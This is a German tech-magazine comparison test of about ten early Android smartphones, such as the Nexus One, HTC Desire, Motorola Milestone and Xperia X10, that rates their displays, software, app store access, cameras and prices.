Die meisten Hersteller passen den Browser höchstens in der Optik etwas an. Nur auf dem Desire und dem Legend ist er wesentlich umfangreicher geworden. Er kann sich als Mobil- oder Desktop-Browser ausgeben und deshalb auf Seiten mit angepasster Mobilansicht auf das Standardlayout wechseln. Durch langes Drücken markierte Textstellen kopiert der Browser in die Zwischenablage, übersetzt sie oder verschickt sie inklusive passender URL per Mail, Twitter und andere Webdienste. HTC hat Flash 10.1 beta installiert. Flash-Animationen laufen nur auf dem Desire einigermaßen flüssig ab, Videos mit hoher Auflösung ruckeln auf beiden.

Auf dem Xperia X10 mini hat Sony Ericsson den Browser gestutzt: Das Laden von Bildern, JavaScript und Cookies lässt sich nicht deaktivieren, Popup-Fenster werden nicht angezeigt. Mächtige Alternativen findet man beispielsweise in Opera Mini oder dem Dolphin-Browser.

Für den Mail-Abruf haben Android-Smartphones zwei Anwendungen an Bord. Der Standard-Client verwaltet mehrere IMAP-, POP3- und seit Android 2.0 auch Exchange-Konten – nur das X10 mini ist auf ein Konto beschränkt. Der Google-Mail-Client beherrscht nur die hauseigenen Konten, die dafür dann mit Push. Die meisten 1.5- und 1.6-Geräte liefern noch einen dritten Mail-Client für Exchange-Konten mit. Der von LG ist besonders nützlich: Er kennt POP3, IMAP und Exchange, kann mehrere Mails in einem Rutsch löschen und spei-

chert Anhänge beliebiger Formate auf der SD-Karte ab.

Kontakte, Mails und Termine synchronisiert Android mit den Google-Diensten, ab Version 2.0 Mails und Kontakte auch mit Microsoft Exchange. Die Synchronisation mit PC-Organisern ist nicht vorgesehen, einige Anbieter rüsten sie jedoch über eigene PC-Software nach. HTC bietet für seine Modelle beispielsweise eine Windows-Anwendung an, die Mails und Kontakte mit Outlook und den Windows-Kontakten abgleicht.

## Apps, Apps, Apps

Im Market für Android stehen über 50 000 Anwendungen zum Download bereit, eine Übersicht mit empfehlenswerten haben wir vor einigen Ausgaben erstellt [1]. Er ist direkt auf dem Smartphone zugänglich und erfordert ein Google-Konto. Besonders übersichtlich ist er nicht, über die Kategorienauswahl und die Suche kommt man irgendwie meistens an sein Ziel. Der Großteil der Apps ist kostenlos, aber auch kostenpflichtige Software-Pakete findet man dort. Bereits gekaufte Apps und Updates listet die Market-Anwendung unter „Downloads“ und kann sie jederzeit auf alle mit dem Google-Konto angemeldeten Smartphones herunterladen.

Auch wenn das Angebot quantitativ nicht an den App Store heranreicht, kann es sich durchaus mit dem von Apple messen lassen; nur bei Spielen wird es vom iPhone locker abgehängt. Die große Vielfalt rührt vor allem von der Offenheit des Stores her. Wer die einmalige Gebühr von 25 US-Dollar als Entwickler bezahlt hat, darf fortan dort veröffentlichen und Updates an seine Nutzer schicken. Anders als Apple kontrolliert Google die Apps

nur rudimentär. Die Schattenseite: Programme stürzen öfter ab und Entwickler nehmen es nicht immer so genau mit den Interface-Guidelines, sodass man sich in vielen Anwendungen nicht gleich zurechtfindet.

Der Market zeigt nur die Programme an, die vom Entwickler für die Android-Version, Display-Größe und Ausstattung des Smartphones freigegeben sind. Die größte Zahl von Apps gibt es für das Google Nexus One, die meisten sind aber auch mit dem Legend, dem Milestone, dem Galaxy Spica und dem Xperia X10 kompatibel. Das HTC Desire und das LG GT540 fanden bei Stichproben mit typischen Suchbegriffen nur etwa 60 Prozent. Vermutlich handelt es sich dabei um das bekannte Problem, bei dem kopiergeschützte Apps für manche Firmware-Versionen nicht zugänglich sind, was in der Regel durch Updates seitens des Herstellers oder des Providers gelöst werden kann. Das X10 mini findet dagegen deshalb nur 20 Prozent der für das Nexus One verfügbaren Apps, weil viele Entwickler ihre Software nicht für die kleine QVGA-Auflösung anpassen.

Gar keinen Zugang zum Market erhält man auf dem Acer E110, weil es nicht die von Google vorgeschriebene Mindestausstattung besitzt: Ein Lagesensor fehlt. Zwar kann man Android-Installationspakete mit APK-Endung manuell herunterladen und installieren, doch die meisten Entwickler bieten ihre Software ausschließlich im Market an, vor allem kostenpflichtige gibt es selten als Web-Download.

## Hardware

Bei den kapazitiven Displays im Testfeld reicht ein leichtes Wischen über das Display,

um zu blättern oder die Ansicht zu wechseln. Die resistiven erfordern etwas Druck, lassen sich dafür aber auch mit einem Stift bedienen, der allerdings keinem Smartphone beiliegt. Das Nexus One, das Desire, das Legend und das Milestone beherrschen Multitouch-Gesten. Während das Xperia X10 mit einem 4-Zoll-Display die größte Fläche bietet und sich deshalb komfortabel bedienen lässt, musste Sony Ericsson beim kleinen Bruder X10 mini Android stark anpassen, damit man auf dem 2,6-Zoll-Touchscreen überhaupt noch die Schaltflächen trifft.

Alle Android-Handys bieten mechanische oder Sensor-Tasten für den Startbildschirm, das Menü und einen Schritt zurück. Die meisten haben außerdem ein Steuerkreuz oder einen Trackball, um den Cursor zu steuern. Das LG GW620 und die beiden Motorola-Androiden Milestone und Backflip warten mit einer mechanischen Tastatur auf. Auf den übrigen tippt man ausschließlich auf virtuellen Tastaturen. Auf dem Xperia X10 mini ist es eine T9-Tastatur, wie man sie von Handys ohne Touchscreen kennt, die anderen verwenden ein Qwertz-Layout.

Die eigene Position finden die Android-Handys per GPS und über WLAN- und Mobilfunk-Ortung, bis auf das Backflip sind sie dabei recht fix. Bluetooth haben alle mit an Bord, genauso wie den UMTS-Beschleuniger HSDPA für schnelles Surfen im Netz, der 7,2 MBit/s brutto im Downlink erreicht. Bis auf das Acer E110 und das Galaxy Spica bieten sie außerdem HSUPA mit 2 MBit/s schnellem Uplink. Die Geschwindigkeit macht sich vor allem bei den beiden HTC-Geräten, dem Google Nexus One und dem Acer beTouch E110 bezahlt, weil sie den Internetzugang über USB an einen PC weitergeben können. Das Nexus One lässt sich auch als WLAN-Hotspot einrichten. In Android 2.2 ist beides ein Standard-Feature, doch man darf getrost bezweifeln, dass alle Hersteller und Provider es auf ihren Geräten erlauben werden. Eine 3,5-mm-Audiobuchse und ein Micro-USB-Anschluss sind inzwischen Standard.

Das Telefonieren klappt auf allen Smartphones zuverlässig, die Sprachqualität ist ordentlich. Am besten schneidet das Nexus One ab: Es nimmt über ein zweites Mikrofon an der Rückseite Umgebungsgeräusche auf und blendet sie bei der Telefon-Übertragung aus, was auch in lauter Umgebung für eine sehr gute Sprachqualität sorgt. Eine Freisprecheinrichtung und eine Stummschaltung besitzen alle. Wechselt man ins Startmenü, um beispielsweise eine Adresse nachzuschlagen, läuft das Telefonat im Hintergrund weiter. Nur beim X10 mini kann man das Telefonat nicht halten oder weitere Personen in ein Konferenzgespräch einladen.

Eine zweite Kamera für Videotelefonie hat keines der Geräte an Bord. Das Motorola Backflip würde sich zwar aufgrund seiner ungewöhnlichen Bauweise, bei der man die Geräterückseite nach vorne klappen kann, theoretisch für Videotelefonate eignen, hat aber keine passende Software installiert.

## Acer beTouch E110

Mit 160 Euro ist das kleine und leichte Acer beTouch E110 das günstigste in Deutschland erhältliche Android-Handy. Die Hardware hat Acer bis zur Schmerzgrenze zusammengestrichen. WLAN und Lagesensor fehlen. Das 2,8-Zoll-Display hat magere 240 × 320 Bildpunkte (QVGA) und ist für ein Smartphone extrem blickwinkelabhängig. Icons und Schrift wirken pixelig und klobig, Texte in Widgets, im Browser und in Apps sind oft unleserlich.

Die Sensortasten lösen nicht immer zuverlässig aus und die virtuelle Qwertz-Tastatur ist kaum zu bedienen; besser klappt es mit T9. Da Android keine manuelle Ausrichtung des Bildschirminhalts vorsieht und das Acer keinen Lagesensor hat, kann man die meisten Apps nicht im Querformat betreiben. Die leicht angepasste Oberfläche mit fünf Startbildschirmen hat ein paar nett animierte Acer-Widgets vorinstalliert. Sie lässt sich einigermaßen flüssig bedienen, viele Anwendungen ruckeln aber und starten erst nach lästigen Wartesekunden.

Am meisten fehlt einem auf dem E110 der Zugang zum Android Market. Immerhin sind Dateimanager, Aufgabenliste, ein Twitter- und ein Facebook-Client installiert. Statt Google Maps gibt es einen GPS-Tracker, der die zurückgelegten Strecken in den üblichen Formaten KML und GPX speichert, aber keine Kartenansicht bietet.

Zum Musikhören und Videoschauen ist das Acer eher nicht zu gebrauchen. Der Audioausgang liefert eine extrem schlechte Frequenzganglinearität, bei der die Höhen fehlen. Der nemoPlayer für Fotos, Musik und Videos ist etwas hübscher und übersichtlicher als die Standard-Software, spielt Videos aber

nur mit einer Auflösung von 352 × 288 Bildpunkten (CIF) ruckelfrei.

Einen Autofokus und eine Fotoleuchte hat Acer bei der 3-Megapixel-Kamera weggelassen. Beim Knipsen löst das E110 recht schnell in etwa 0,5 s aus. Die unscharfen Bilder haben einen selbst für Handykamera-Verhältnisse miserablen Kontrastumfang. Die Bilder taugen bestenfalls für MMS, was auch für die ruckeligen und unscharfen CIF-Filmchen gilt. EXIF-Daten fehlen den Fotos völlig.

## Google Nexus One

Das Nexus One wird von HTC hergestellt, aber von Google vermarktet. Es ist das Referenz-Smartphone für Android; Apps von Google, neue Funktionen und Betriebssystem-Versionen kommen zuerst für das Nexus One heraus – beispielsweise ist das aktuelle Android 2.2 derzeit nur für das Google-Handy erhältlich.

Als Erstes fällt am gut in der Hand liegenden Nexus das farbkraftige und kontrastreiche 3,7-Zoll-Display auf: Es leuchtet hell, ist komplett blickwinkelunabhängig und stellt einen großen Farbraum dar. Letzteres hat aber auch Nachteile: Manche Grafik und manches Bild wirkt arg grell, regeln kann man den Kontrast nicht. Weil sich die Pixel bei der eingesetzten OLED-Technik aus zwei statt drei Subpixeln zusammensetzen, die zwischen Grün-Rot- und Grün-Blau-Pixeln abwechseln, fransen vertikale Linien bei genauem Hinschauen aus, was einige als störend empfinden. Wie bei allen OLED-Displays erkennt man im Sonnenlicht fast gar nichts mehr.

Bedient wird das Nexus One über den Multitouchscreen, einen Trackball und vier Sensortasten am unteren Bildschirmrand.



Der HTC-Browser von Desire und Legend (links) beherrscht Flash, übersetzt und verschickt Textstellen und kann sich als Desktop-Browser ausgeben. Sony Ericsson hat den X10-mini-Browser (oben) dagegen auf ein Mindestmaß gestutzt.





Das Acer beTouch E110 ist das günstigste Android-Handy im Testfeld und fällt bei Hard- und Software weit zurück.



Das Google Nexus One ist bisher das einzige Smartphone mit Android 2.2 und gefällt mit farbkraftigem OLED-Display und schneller Bedienoberfläche.



Das HTC Desire punktet mit OLED-Display, guter Ausstattung und der praktischen Oberfläche Sense.

Die haben ihren Berührungspunkt recht weit oben, sodass man leicht über die Tasten wischen muss, um sie zielsicher zu treffen. Gelegentlich berührt man sie aus Versehen, wenn man mit dem Finger am unteren Bildschirmrand hantiert. Dank Gigahertz-Prozessor navigiert man ruck, zuck durch die Menüs; Webseiten erscheinen fix und Anwendungen starten schnell.

Der Videoplayer kennt nur die Formate 3GP und MPEG-4 mit AVC (H.264), DivX oder WMV aber nicht. HD-Videos mit 720p spielt das Nexus One mit leichten Rucklern ab. Schick ist die Foto-Galerie, die Bilder und Videos in aufziehbarer Stapel einsortiert.

Die 5-Megapixel-Kamera taugt mit bis zu zwei Sekunden Fokussier- und Auslösezeit nicht für Schnappschüsse. Die nur mäßig scharfen Fotos zeigen in dunklen Bereichen starkes Farbrauschen, zudem fiel ein fleckiger Rotstich in der Bildmitte auf, den wir auch bei anderen Smartphone-Kameras von HTC beobachten konnten. Videos nimmt das Nexus One mit 720 × 480 und flüssigen 30 Bildern pro Sekunde auf, die auch auf dem Fernseher noch gut aussehen, aber etwas schärfer sein könnten.

Bei intensivem Gebrauch (Surfen per UMTS oder WLAN) war schon nach drei Stunden der Akku leer.

## HTC Desire

Das Desire ist ein Nexus-One-Klon, den HTC unter eigenem Namen verkauft. Die Hardware ist weitgehend identisch, und auch optisch ähneln sich die beiden stark. Das Desire verwendet dieselbe OLED-Technik, Displaygröße und Auflösung. Die Unterschiede stecken im Detail: Es verwendet einen optischen Trackball und hat statt der Sensortasten mechanische eingebaut; bei-

des erleichtert die Bedienung. Das zweite Mikrofon auf der Rückseite hat HTC weggelassen.

Die Oberfläche Sense UI erweitert den Startbildschirm auf sieben Flächen und belegt diese standardmäßig mit großflächigen Widgets. Das Wetter-Widget beispielsweise lässt je nach Aussicht animierte Wolken oder kleine Regenschauer über die Anwendungsicons hinwegziehen, das Friendstream-Widget vereint Updates aus Facebook, Twitter und Flickr in einer gemeinsamen Ansicht. Kontaktinformationen aus den Webdiensten ordnet das Desire recht zuverlässig den Kontakten im Adressbuch zu, in dem fortan Mails, Kurznachrichten und Updates zum jeweiligen Kontakt präsentiert werden. Die virtuelle Tastatur lässt sich flüssig bedienen und ist etwas praktischer als die beim Nexus One: Zahlen und Sonderzeichen lassen sich durch langes Drücken auf Buchstaben einfügen, sodass man dafür nicht jedes Mal die Ansicht wechseln muss.

Die Medienplayer wirken optisch frischer, zeigen mehr Infos über die Dateien und bieten nette Coverflow-Animationen. H.264-kodierte Videos spielt das Desire bis zu 720p flüssig ab. Wer Fotos auf Flickr oder Facebook sammelt, kann seine Web-Ordner in der Fotogalerie einbinden.

Die Fotoanwendung gefällt mit einem automatischen Fokus, der bereits scharfstellt, wenn sich das Motiv im Sucher ändert. Durch Antippen kann man zudem den Fokuspunkt vorgeben (Touchfokus). Da die Kamera in der Regel schon auf das Motiv fokussiert hat, liegt die Auslöseverzögerung schnappschussstauglich unter einer Sekunde. Bei dunklen Motiven fallen Farbrauschen, Farbflecken und Detailverluste durch den Rauschfilter auf, aber kaum Kantenartefakte. Videos nimmt das Desire in hoher Auflösung

(800 × 480) auf und gibt sie flüssig und in brauchbarer Qualität wieder.

## HTC Legend

Das Legend kann mit dem elegantesten Design aufwarten. Das aus einem Stück gefräste und unten leicht angewinkelte Aluminiumgehäuse ist solide und liegt gut in der Hand. Einschübe für SIM, microSDHC und Akku verstecken sich unter einer Gummikappe hinten. Der Prozessor ist etwas langsamer als beim Desire und das 3,2-Zoll-Display löst etwas niedriger auf. Dank OLED-Technik bietet es ebenfalls einen hohen Kontrast und großen Farbraum. Die ausfransenden Linien des Desire und Nexus One hat es nicht.

Die Sense-Widgets ruckeln hin und wieder und stürzten im Test einige Male ab. Auch der Coverflow im Medienplayer ruckelt etwas. Videos spielt das Legend bis zu 800 × 480 Pixel flüssig ab. Die animierten Hintergründe aus Android 2.1 fehlen.

Bei dunkleren Bildern der Kamera stören Unschärfen und ein noch stärkeres Farbrauschen als beim Desire, für eine 5-Megapixel-Kamera zeigen die Fotos zu wenig Details. Flüssige Videos zeichnet es in VGA-Auflösung auf. Sie eignen sich – abgesehen von einer leichten Unschärfe – auch für die Wiedergabe auf TV- oder PC-Monitoren.

## LG GT540

Das leichte, mit seinem etwas keilförmigen Gehäuse gut in der Hand liegende GT540 erreichte uns noch als Vorserienmodell. Die Menüs reagieren zügig auf Fingergersten und lassen sich über den resistiven Touchscreen sicher bedienen, die Empfindlichkeit lässt am oberen Rand nach. Die beiden Sensortasten (Menü und Rückschritt) unter der Anzeige





Das HTC Legend hat ein schickes Alu-Gehäuse und präsentiert sich mit kontrastreichem Display und praktischer Sense-Oberfläche.



Das LG GT540 liegt gut in der Hand und bietet einen umfangreichen Medienspieler sowie eine ordentliche 3-Megapixel-Kamera.



Das LG GW620 überzeugt mit einer guten mechanischen Tastatur und einer brauchbaren 5-Megapixel-Kamera.

lösen nur bei leichtem Druck aus, die Home- und Telefontasten darunter haben einen fühlbaren Hub mit Druckpunkt.

Für die fünf Startbildschirme liefert LG ein paar eigene Widgets mit und fügt der Statusleiste An-/Ausschalter für Klingelton, WLAN, Bluetooth und GPS hinzu. Das Anwendungsmenü kann man praktischerweise beliebig sortieren und Unterkategorien einrichten. Gefällt einem das blanke Android besser, kann man darauf umschalten.

Der installierte ArcSoft Media Player ist funktionsreich, zeigt im Querformat Coverflow und spielt auch in WMA kodierte Songs und DivX-Filme ab. Bis zu 800 × 480 Bildpunkte große Videos laufen flüssig.

Die Autofokus-Kamera benötigt rund zwei Sekunden zum Scharfstellen und etwa eine Sekunde zum Auslösen, für eine Schnappschuss-Knipse muss LG diese Vorgänge deutlich beschleunigen. Die Kameraanwendung bietet umfangreiche Einstellmöglichkeiten über ein virtuelles Funktionsrad. Das GT540 liefert auch bei dunklen Motiven akzeptable, wenn auch etwas unscharfe Ergebnisse, die wenig rauschen. Tageslichtbilder zeigen stimmige Farben und brauchbare Schärfe. Die nur mäßig scharfen VGA-Videos ruckeln leicht. Zur Nachbearbeitung gibt es einen rudimentären Video-Editor.

## LG GW620

Das LG GW620 punktet mit einer ausziehbaren 5-zeiligen Schreibastatur inklusive Cursortasten und separater Ziffernreihe. Dank deutlicher Druckpunkte lässt sich auf ihr zügig tippen, Umlaute erreicht man durch längeren Druck auf den jeweiligen Grundbuchstaben. Dagegen nerven die überempfindlichen Sensortasten für Home und Rückschritt, weil man sie oft unabsichtlich auslöst.

LG hat die Oberfläche etwas angepasst, die Widgets und das Anwendungsmenü sehen aber nicht ganz so schick wie beim GT540 aus. Wie dort kann man aufs Android-Layout wechseln und die Anwendungen per Drag and Drop in Gruppen sortieren. Über die Statusleiste kann man mit einem Klick WLAN und Bluetooth deaktivieren.

Das mitgelieferte Headset klingt dumpf, die Audiomessung offenbarte Schwächen im Bassbereich. Eine Klangregelung fehlt wie bei den meisten Androiden. Der Musikspieler ist der gleiche wie beim GT540, in den animierten Menüs geht es aber viel ruckeliger zu, und auch das Abspielen von Videos mit maximal 480 × 270 Bildpunkten hakt deutlich mehr.

Die 5-Megapixel-Autofokuskamera inklusive Fotolicht braucht mit 2,5 bis 3 Sekunden zum Scharfstellen und Auslösen sehr lange. Die stark rauschgefilterten Bilder weisen in dunklen Bereichen die typischen fleckigen Artefakte auf und zeigen wenig Details. Das Fotolicht führt bei automatischem Weißabgleich zu einem Blaustich. Bei gutem Licht liefert die Kamera brauchbare Schärfe und stimmige Farben. Helle Flächen überstrahlen wie üblich schnell, es bleiben aber genug Details für kleinformatige Abzüge. Als Videokamera produziert das GW620 nur kleinformatige, detailarme QVGA-Filmchen (320 × 240) mit immerhin flüssigen 30 Bildern pro Sekunde.

## Motorola Backflip

Motorola hat beim Backflip ein ungewöhnliches Design umgesetzt: Das so gerade handliche Klappmodell besteht aus einem Display- und einem Tastaturteil mit Qwertz-Layout und am Rand des Tastaturfelds untergebrachtem Kameraobjektiv. In zusammen-

geklapptem Zustand liegen Display und Tastatur außen. Insgesamt wirkt das nicht so solide wie eine ausschiebbare Tastatur.


Auf der Rückseite des Display-Gehäuseteils liegt ein Touchpad, mit dem man Menüs steuert, ohne ständig einen Finger vor der Anzeige zu haben. Doch klappt die Bedienung über das sensible Touchdisplay deutlich besser, sodass man das Pad dahinter bald vergisst. Das sehr leuchtstarke LC-Display bietet einen hohen Kontrast und zeigt kräftige Farben, nur im Grünbereich ist es eher blass.

Motorola setzt auf Android 1.5 die eigene Oberfläche Motoblur auf, die Daten von Community-Accounts mit Widgets, dem Adressbuch und einem universellen Posteingang verknüpft und auf einem Motorola-Server speichert. Die Auswahl der kompatiblen Dienste ist riesig, unter anderem MySpace, Facebook, Last.fm, Twitter und Picasa zählen dazu. Weil aber kaum Filter- und Einstellmöglichkeiten vorhanden sind, wird es schnell unübersichtlich. Die an vielen Stellen animierte Oberfläche und die meisten Apps lassen sich nicht flüssig bedienen und Anwendungen starten recht lahm.

Der Medienplayer spielt Videos bis zu 480 × 270 ab und ruckelt bei schnellen Kamerafahrten etwas. Die in die Tastatur integrierte Kamera liegt nicht nur vor Finger-schmutz ungeschützt im ständigen Griffbereich, auch beim Knipsen hat man ständig einen Finger vor der Linse – unpraktisch.

Der langsame Autofokus lässt sich zum Scharfstellen zwei Sekunden Zeit, das Auslösegeräusch ertönt sogar noch zwei Sekunden später – dann ist das Bild längst im Kasten. Abgesehen von Weißabgleich und Geotagging, das wegen des schlechten GPS-Empfangs nur selten funktioniert, bietet das Backflip fast keine Kamera-Optionen.

Das Motorola Backflip ist etwas für soziale Netzwerke: Es sammelt Nachrichten aus Facebook, Twitter und Co. in einem universellen Posteingang.



Das Motorola Milestone ist das einzige Android mit großem, hochauflösendem Display und ausziehbarer Qwertz-Tastatur samt Steuerkreuz.



Bei dunklen Motiven stört starkes Farbrauschen, sonst zeigen die Bilder durchgehend eine deutliche Unschärfe. Details zeigen die Fotos kaum und taugen daher allenfalls für den MMS- und E-Mail-Versand. Auch die meist flüssigen CIF-Videos liefern kaum Details und zeigen bei Tageslicht einen unschönen Blaustich.

### Motorola Milestone

Trotz des eher kantigen Designs und 165 Gramm Gewicht liegt das Motorola Milestone gut in der Hand. Die Tasten der auschiebbaren Tastatur sind flach und sitzen nahe beieinander. Da man auch flink auf der virtuellen Tastatur tippt, fährt man sie eher selten auf, zumal der Schiebemechanismus etwas schwergängig ist.

Mit  $480 \times 854$  Bildpunkten und 268 dpi hat das Display die höchste Auflösung im Testfeld, Texte zeigt es gestochen scharf an. Es punktet mit hohem Kontrast, nur die Grüntöne wirken etwas blass. Die Android-Oberfläche hat Motorola kaum verändert, liefert aber einen praktischen Fahrzeugmodus mit, der die Bedienung auf wenige große Schaltflächen reduziert. Das Update auf 2.1 bringt vor allem die animierten Hintergründe und Detailverbesserungen.

Der Audioausgang liefert einen satten Klang, die eingebauten Lautsprecher tönen laut und über einen Equalizer lassen sich Höhen und Tiefen für Kopfhörer und Lautsprecher getrennt anpassen. Das mitgelieferte Headset verschluckt die Bässe ein wenig. Der Android-Standard-Player stürzte im Test bei längeren Videos häufig ab;  $800 \times 480$  Pixel große Videos (WVGA) spielte er flüssig ab, 720p brachten wir dagegen nicht zum Laufen. Über WLAN kann man Datenbackups ziehen und über die mitgelieferte PC-Software Musik, Videos und Bilder komfortabel synchronisieren.

Die 5-Megapixel-Kamera mit Fotolicht braucht 2 Sekunden zum Auslösen. Das Fokussieren klappte bei unserem Testgerät überhaupt nicht. Bei trübem Licht produzier-

te die Kamera völlig unscharfe, extrem detailarme Bilder. Auch Fotos bei gutem Licht waren kaum besser. Immerhin liefert sie hochauflösende Videos ( $720 \times 480$ ), die flüssig wiedergegeben werden und kaum Artefakte aufweisen – aber ebenfalls unscharf sind.

### Samsung I5700 Galaxy Spica

Das Samsung wirkt vergleichsweise wuchtig und sperrig. Unterhalb des 3,2-Zoll-Displays findet man schön große Bedientasten, am Seitenrand auch eine Tastensperre und eine einstufige Fototaste. Das Display leuchtet schön hell, im Sonnenlicht sieht man dennoch kaum noch etwas.

Der kapazitive Singletouchscreen lässt sich gut bedienen, die Menüs und Anwendungen ruckeln aber bisweilen und reagieren verzögert. Samsung hat das Spica mit 1.5 ausgeliefert und vor kurzem ein Update auf 2.1 nachgeschoben. Die Oberfläche hat der Hersteller dabei nur wenig und eher zum Schlechten verändert. So bietet sie nur drei Startbildschirme, die animierten Hintergründe fehlen, das Anwendungsmenü-Icon ist zu klein. Praktisch ist die hinzugekommene Schnellstartleiste für Telefon, SMS, Adressbuch und Browser.

Das Spica zeichnet sich als MP3-Spieler aus: Es kennt außer MP3 auch M4A, WMA und Ogg Vorbis und der Player bietet einen Equalizer. Videos spielt es bis  $480 \times 270$  flüssig ab. Der Ausgang schwächelt ein wenig im Bassbereich.

Die Kamera-Applikation hat Samsung mit dem Update komplett überarbeitet: So wählt man nun zwischen vier Bild-Auflösungen und verschiedenen Foto-Programmen wie Porträt oder Landschaft. Die hohe Auslöseverzögerung von 2 bis 3 s bleibt dagegen erhalten. Seit dem Update sind Fotos regelmäßig völlig über- oder unterbelichtet. Vernünftig belichtete Bilder rauschen bei dunklen Motiven mäßig und bieten im Tageslicht eine brauchbare Schärfe, allerdings auch überstrahlte helle Flächen. Die ruckeli-

gen, nur für Video-MMS tauglichen CIF-Filmchen zeigen nur wenig Details.

### Sony Ericsson Xperia X10

Das Xperia X10 protzt mit einem 4-Zoll-Display, auf dem Filme, Fotos und Webseiten dank hoher Auflösung ( $854 \times 480$  Bildpunkte) richtig gut aussehen. Dafür macht das Smartphone einen kantigen Eindruck und nimmt viel Platz in der Tasche ein.

Zwar läuft es noch mit Android 1.6, Sony Ericsson hat aber den Kernel aktualisiert und das System sowohl in der Optik als auch im Funktionsumfang überarbeitet. Die ganz in blau gehaltene Oberfläche bietet nur drei Startbildschirme, aber nützliche Widgets wie eine Thumbnail-Vorschau für Webseiten und Nachrichten aus sozialen Netzwerken. Die Nachrichtenbox Timescape zeigt Mails, SMS, Tweets, Facebook- und VZ-Updates in einer nett animierten, übersichtlichen 3D-Ansicht und sortiert sie zu den passenden Kontakten im Adressbuch.

Der Medienspieler Mediascape gibt einen guten Überblick über die eigene Foto-, Video- und Musiksammlung. Er lädt optional Plattencover aus dem Netz und bindet Inhalte aus der Playnow-Arena von Sony Ericsson und Fotos von Flickr und Picasa ein. Selbst 720p-Videos spielt er fast ruckelfrei ab. Die mitgelieferte PC-Software rippt Audio-CDs und synchronisiert Medien mit dem Smartphone – die beiliegende 8-GB-Byte-microSDHC-Karte ist so schnell gefüllt. Die Lautsprecher haben einen eher dumpfen Klang, dafür gefallen die mitgelieferten In-Ear-Kopfhörer.

Die komfortable Fotoanwendung stellt viele Programme zur Wahl und glänzt mit Lächelerkennung und Bildstabilisator. Bei aktiviertem Touchfokus löst die Kamera sofort aus, wenn man einen Fokuspunkt auf dem Sucherdisplay anwählt. Die Fotoleuchte lässt sich nur dauerhaft ein- oder ausschalten. Wie bei den HTC-Modellen zeigen die Bilder einen fleckigen Rotstich in der Bildmitte. Bei wenig Licht stört heftiges Farbrauschen. Die Tageslichtaufnahmen sind nur mäßig scharf,





Das Samsung I5700 Galaxy Spica ist das erste Mittelklasse-Modell, das ein Update auf Android 2.1 bekommen hat.



Mit der 5 cm × 8,9 cm großen Displayfläche und der Anwendung Mediascape glänzt das Sony Ericsson Xperia X10 als Multimedia-Smartphone.



Die Umsetzung von Android auf dem schicken Smartphone-Zwerg Xperia X10 mini ist gelungen, wenn man auch mit einigen Einschränkungen leben muss.

helle Flächen überstrahlen stark. Für eine 8-Megapixel-Kamera ist die Detailauflösung der Bilder schlecht. Als Videokamera gefällt das X10 mit flüssigen Clips in hoher Auflösung (800 × 480), die aber wenig Details zeigen.

### Sony Ericsson Xperia X10 mini

Das X10 mini ist mit nur 8 cm Höhe und 88 g ein „Schnuckelchen“, das im Rucksack schon mal verloren geht. Die mitgelieferten Rückendeckel in verschiedenen Farben sorgen für Abwechslung und machen es schick. Der darunter liegende Akku ist fest eingebaut.

Trotz der Größe gibt es nur wenig Abstriche bei der Hardware: WLAN, GPS, HSPA und Bluetooth sind dabei. Das Display ist mit 2,6 Zoll Diagonale aber für einen Touchscreen winzig klein. Es leuchtet hell genug und ist kontrastreich, die automatische Helligkeitsregelung lässt sich nicht abstellen.

Um Android auf dem kleinen Display bedienbar zu machen, hat Sony Ericsson die Oberfläche stark verändert. Programme kann man wie beim iPhone auf mehrere Bildschirme einsortieren, die sich nach rechts hin erweitern lassen. Weil nur jeweils neun Icons darauf passen, bleibt alles gut lesbar. Der Startbildschirm lässt sich ebenfalls um beliebig viele Seiten erweitern. In den Ecken sind jederzeit vier konfigurierbare Schnellstartbuttons eingeblendet, sodass weniger Platz für Widgets bleibt.

Die Bedienung gelingt erstaunlich flüssig, Wartesekunden gibt es nur in aufwendigeren Programmen. Die meisten Standardanwendungen wie Browser, Mail, Kontensynchronisation oder Musikspieler haben ungewöhnlich wenige Konfigurationsmöglichkeiten.

Das Surfen auf anspruchsvolleren Webseiten und das Betrachten von Videos machen auf dem kleinen Display wenig Spaß. Vor allem das Eintippen längerer URLs wird mit der virtuellen T9-Tastatur zur Qual. Sony Ericsson hat bereits eine Modellvariante mit ausschiebbarer Qwertz-Tastatur angekündigt.

Mails, Nachrichten und Updates aus sozialen Netzwerken landen in einer gemeinsamen Inbox. Der Medienplayer bietet kaum Einstellmöglichkeiten, spielt aber auch Ogg Vorbis und DivX ab. Videos in 800 × 480 laufen flüssig. Das mitgelieferte In-Ear-Headset liefert satte Töne.

Die 5-Megapixel-Kamera des X10 mini stellt mit einer Sekunde recht schnell scharf. Anders als beim großen Bruder X10 ist die Fotoanwendung sehr einfach gehalten. In dunkler Umgebung sind die Fotos unscharf und verrauscht. Auch hier fällt ein fleckiger Rotstich in der Bildmitte auf. Bei genügend Licht liefern die Bilder eine bessere Schärfe, aber auch einen sehr geringen Kontrastumfang. Videos nimmt das X10 mini in VGA-Auflösung auf. Sie zeigen kaum Artefakte und wenig Ruckeln, aber auch wenig Details.

### Fazit

Ein ordentliches Smartphone mit Android bekommt man inzwischen schon für rund 200 Euro. Vom vermeintlichen Schnäppchen Acer beTouch E110 ist aber abzuraten: Ohne App Market, mit schlechter Hardware und ruckeliger Oberfläche fällt es hinter seinen Konkurrenten zurück. Wer etwas Kleines und Handliches möchte, greift lieber zum schicken und 240 Euro teuren Xperia X10 mini.

LGs GW620 und GT540 und das Samsung Galaxy Spica bieten Android für unter 250 Euro und taugen als MP3-Spieler, die LG-

Smartphones auch als Gelegenheitsknipse. Auf dem LG GW620 läuft das veraltete Android 1.5 etwas ruckelig, dafür überzeugt die ausschiebbare Tastatur. Das Spica ist das aktuell günstigste Android mit Version 2.1, bietet aber eine eher karge Ausstattung.

